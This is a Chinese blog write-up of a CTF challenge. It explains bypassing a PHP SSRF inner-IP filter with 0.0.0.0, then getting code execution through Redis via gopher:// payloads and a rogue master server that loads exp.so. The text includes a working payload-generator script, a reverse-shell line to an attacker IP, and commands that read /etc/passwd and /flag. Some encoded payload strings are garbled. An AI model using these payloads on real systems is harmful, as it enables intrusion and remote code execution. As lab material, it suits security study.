[网鼎杯 2020 玄武组]SSRFMe

原创

1+! 于 2020-12-17 15:15:19 发布 1559 收藏 3

文章标签： CTF SSRF

本文链接：https://blog.csdn.net/weixin_42345596/article/details/111312263

版权


这个题！我一定要说一下！从上周一这位帅气逼人天天散发着睡不醒气息的曹师傅给我布置下来之后，我扣扣索索做到了这周四上午，还是看着writeup做的！！！菜鸡实锤了！这期间，遇到了各种bug，像什么exp.so上传不了，shell反弹不回来，还有tmd什么端口被占用，语法错误。。。师傅留的这题真不错，真是让我这两周一点都不无聊了呢，说着说着口水就从眼睛流了出来，手动挥狗头 >_<

先不扯皮，下面开始步入正题

首先， 这题打开是这样的：

```
<?php
function check_inner_ip($url)
{
    $match_result=preg_match('/^(http|https|gopher|dict)?:\/\/.*(\/)?.*$/',$url);
    if (!$match_result)
    {
        die('url fomat error');
    }
    try
    {
        $url_parse=parse_url($url);
    }
    catch(Exception $e)
    {
        die('url fomat error');
        return false;
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);
    $int_ip=ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 || ip2long('192.168.0.0')>>16 == $int_ip>>16;
}

function safe_request_url($url)
{

    if (check_inner_ip($url))
    {
        echo $url.' is inner ip';
    }
    else
    {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        $output = curl_exec($ch);
        $result_info = curl_getinfo($ch);
        if ($result_info['redirect_url'])
        {
            safe_request_url($result_info['redirect_url']);
        }
        curl_close($ch);
        var_dump($output);
    }

}
if(isset($_GET['url'])){
    $url = $_GET['url'];
    if(!empty($url)){
        safe_request_url($url);
    }
}
else{
    highlight_file(__FILE__);
}
// Please visit hint.php locally.
?>
```


然后利用http://0.0.0.0/hint.php 绕过check_inner_ip() 函数的检测


不安全 | f3b39f98-639c-451b-a676-2b54c922eb81.node3.buuoj.cn/?url=http://0.0.0.0/hint.php
应用
Gmail
YouTube
地图
地图
资讯
翻译
https://blog.csdn.net/weixin_42345596


```
string(1342) " <?php
if($_SERVER['REMOTE_ADDR']==="127.0.0.1"){
    highlight_file(__FILE__);
}
if(isset($_POST['file'])){
    file_put_contents($_POST['file'],"<?php  echo  'redispass  is  root';exit();".$_POST['file']);
}
"
```

```
string(1342) " <?php
if($_SERVER['REMOTE_ADDR']==="127.0.0.1"){
  highlight_file(__FILE__);
}
if(isset($_POST['file'])){
  file_put_contents($_POST['file'],"<?php echo 'redispass is root';exit();".$_POST['file']);
}
"
```


拿到密码是root;
接下来注册一个小号，因为buu的题目不在外网，所以一般用小号开启buu Basis类的Linux Lab



用xshell连接，连接主机为node3.buuoj.cn，端口号就是后面的27973，不过此时我的端口号是26773;



但由于目前一个账户只能同时启动一台靶机，您如果有需要建议浏览器开一个隐私窗口，注册一个新账号来启动这个靶机。



ssh 用户名：root 密码：123456 地址和端口为动态分配的。

2020年05月11日：

内网 FRPS 服务 / Internal FrpS Service：

- node3.buuoj.cn:7000
- 请下载 frp, 然后在 frpc.ini 中填写以下内容 / Please download frp, and fill the frpc.ini with the following config:


```
[common]
server_addr = node3.buuoj.cn
server_port = 7000

[这里要随机/randomhere]
type = tcp
local_ip = 127.0.0.1
local_port = 6000 # 转发到本机的哪个端口 / The port
remote_port = 6000 # 这里需要随机输入一个数字，在靶机
```

Instance Info

Remaining Time: 10787s

node3.buuoj.cn:27973

接下来本地下载好两个工具，用xftp上传到root目录下（这里目录不固定，可以随意发挥），工具链接如下：
https://github.com/xmsec/redis-ssrf
https://github.com/n0b0dyCN/redis-rogue-server
我这里为了方便把第二个工具中的exp.io复制到了第一个工具下，然后开启rogue-server.py 启动之后用于伪装为主redis，不过这个启动过程一连上就容易断开，可以写个死循环shell脚本跑rogue-server.py，不然可能导致exp.so都没传完就中断了。
我这里写的test.sh文件：




/root/redis-ssrf-master

名称	大小	类型	修改时间
..			
exp.so	43KB	SO 文件	2020/12/17, 10:46
LICENSE	11KB	文件	2020/12/17, 10:41
README.md	713 Bytes	MD 文件	2020/12/17, 10:41
rogue-server.py	2KB	Python File	2020/12/17, 10:41
ssrf-redis.py	2KB	Python File	2020/12/17, 11:18
test.sh	53 Bytes	SH 文件	2020/12/17, 10:52

test.sh的代码：

```
while [ "1" = "1" ]
do
 python rogue-server.py
done
```

运行截图是这样的：




```
[+] Accepted connection from 172.16.128.64:59220
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59226
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59228
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59230
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59234
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59236
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59238
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59242
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59248
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59250
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59254
[+] FULLRESYNC ...
[+] It's done
[+] Accepted connection from 172.16.128.64:59256
```

改了一下ssrf-redis.py文件脚本(这里参考的别人的脚本）参考的博客链接我会贴在最后，里面的lhost，lport别忘了改成此靶机Linux Lab的ip;

```
# 使用方法就是分三次生成payload （dirty hack ，打开每次cmd 里面的注释）。
from urllib.parse import quote

def redis_format(arr):
    CRLF = "\r\n"
    redis_arr = arr.split(" ")
    cmd = ""
    cmd += "*" + str(len(redis_arr))
    for x in redis_arr:
        cmd += CRLF + "$" + str(len((x))) + CRLF + x
    cmd += CRLF
    return cmd
```

```
def generate_rce(lhost, lport, passwd, command="cat /etc/passwd"):
    exp_filename = "exp.so"
    cmd = [
     # 第一次
        # "CONFIG SET dir /tmp/",
        # "config set dbfilename exp.so",
        # "SLAVEOF {} {}".format(lhost, lport),

  # 第二次
        # "MODULE LOAD /tmp/exp.so",

  # 第三次
        "system.exec {}".format(command.replace(" ", "${IFS}")),
  # 这里有个细节就是使用${IFS}代替参数中的空格，因为上面的redis_format函数会根据空格来进行分割命令和参数

        # "system.rev 174.2.6.11${IFS}2333",
        # "SLAVEOF NO ONE",
        # "CONFIG SET dbfilename dump.rdb",
        # "system.exec rm${IFS}/tmp/{}".format(exp_filename),
        # "MODULE UNLOAD system",
        "quit",

    ]
    if passwd:
        cmd.insert(0, "AUTH {}".format(passwd))
    return cmd


if __name__ == '__main__':
    #攻击机ip:
    lhost =  "174.2.6.11"
    lport = "21000"
    passwd = "root"
    command = "cat /flag"
    # command = "bash -i >& /dev/tcp/174.2.6.11/2333 0>&1"
    cmd = generate_rce(lhost,lport,passwd,command)

    rhost = "0.0.0.0"
    rport = "6379"

    payload = 'gopher://'+rhost+":"+rport+"/_"
    a = ""

    for x in cmd:
        a += redis_format(x)
        payload += quote(redis_format(x))

    print(a)
    print(payload)
```


用这个生成payload，第一次的payload：



```
root@2778ce71a4fa:~/redis-ssrf-master# python3 ssrf-redis.py
*2
$4
AUTH
$4
root
*4
$6
CONFIG
$3
SET
$3
dir
$5
/tmp/
*4
$6
config
$3
set
$10
dbfilename
$6
exp.so
*3
$7
SLAVEOF
$13
172.16.128.66
$4
6666
*2
$11
system.exec
$14
cat${IFS}/flag
*1
$4
quit

gopher://0.0.0.0:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%244%0D%0Aroot%0D%0A%2A4%0D%0A%246%0D%0ACONFIG%0D%0A%243%0D%0ASET%0D
0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%246%0D%0Aexp.so%0D%0A%2A3%0D%0A%247%0D%0ASLAVEOF%0D%0A%2413%0D%0A172.16.128.66%
%7BIFS%7D/flag%0D%0A%2A1%0D%0A%244%0D%0Aquit%0D%0A
```

```
gopher://0.0.0.0:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%244%0D%0Aroot%0D%0A%2A4%0D%0A%246%0D%0ACONFIG%0D%0A%243%0D
%0ASET%0D%0A%240D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%246%0D%0Aexp.so%0D%0A%2A3%0D%0A%247%0D%0ASLAVEOF%0D%0A%
2413%0D%0A172.16.128.66%0D%0A%%7BIFS%7D/flag%0D%0A%2A1%0D%0A%244%0D%0Aquit%0D%0A
```


生成的payload最后的%0D%0A这一小段可以去掉（图片上半框中选中的一小截），没什么用；由于题目中还使用了curl ,所以需要对payload 进行二次url 编码，这个在线编码工具还不错：http://www.jsons.cn/urlencode/



```
gopher://0.0.0.0:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%244%0D%0Aroot%0D%0A%2A4%0D%0A%246%0D%0ACONFIG%0D%0A%243%0D%0ASET%0D%0A%240D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%246%0D%0Aexp.so%0D%0A%2A3%0D%0A%247%0D%0ASLAVEOF%0D%0A%2413%0D%0A172.16.128.66%0D%0A%%7BIFS%7D/flag%0D%0A%2A1%0D%0A%244%0D%0Aquit%0D%0A
```

```
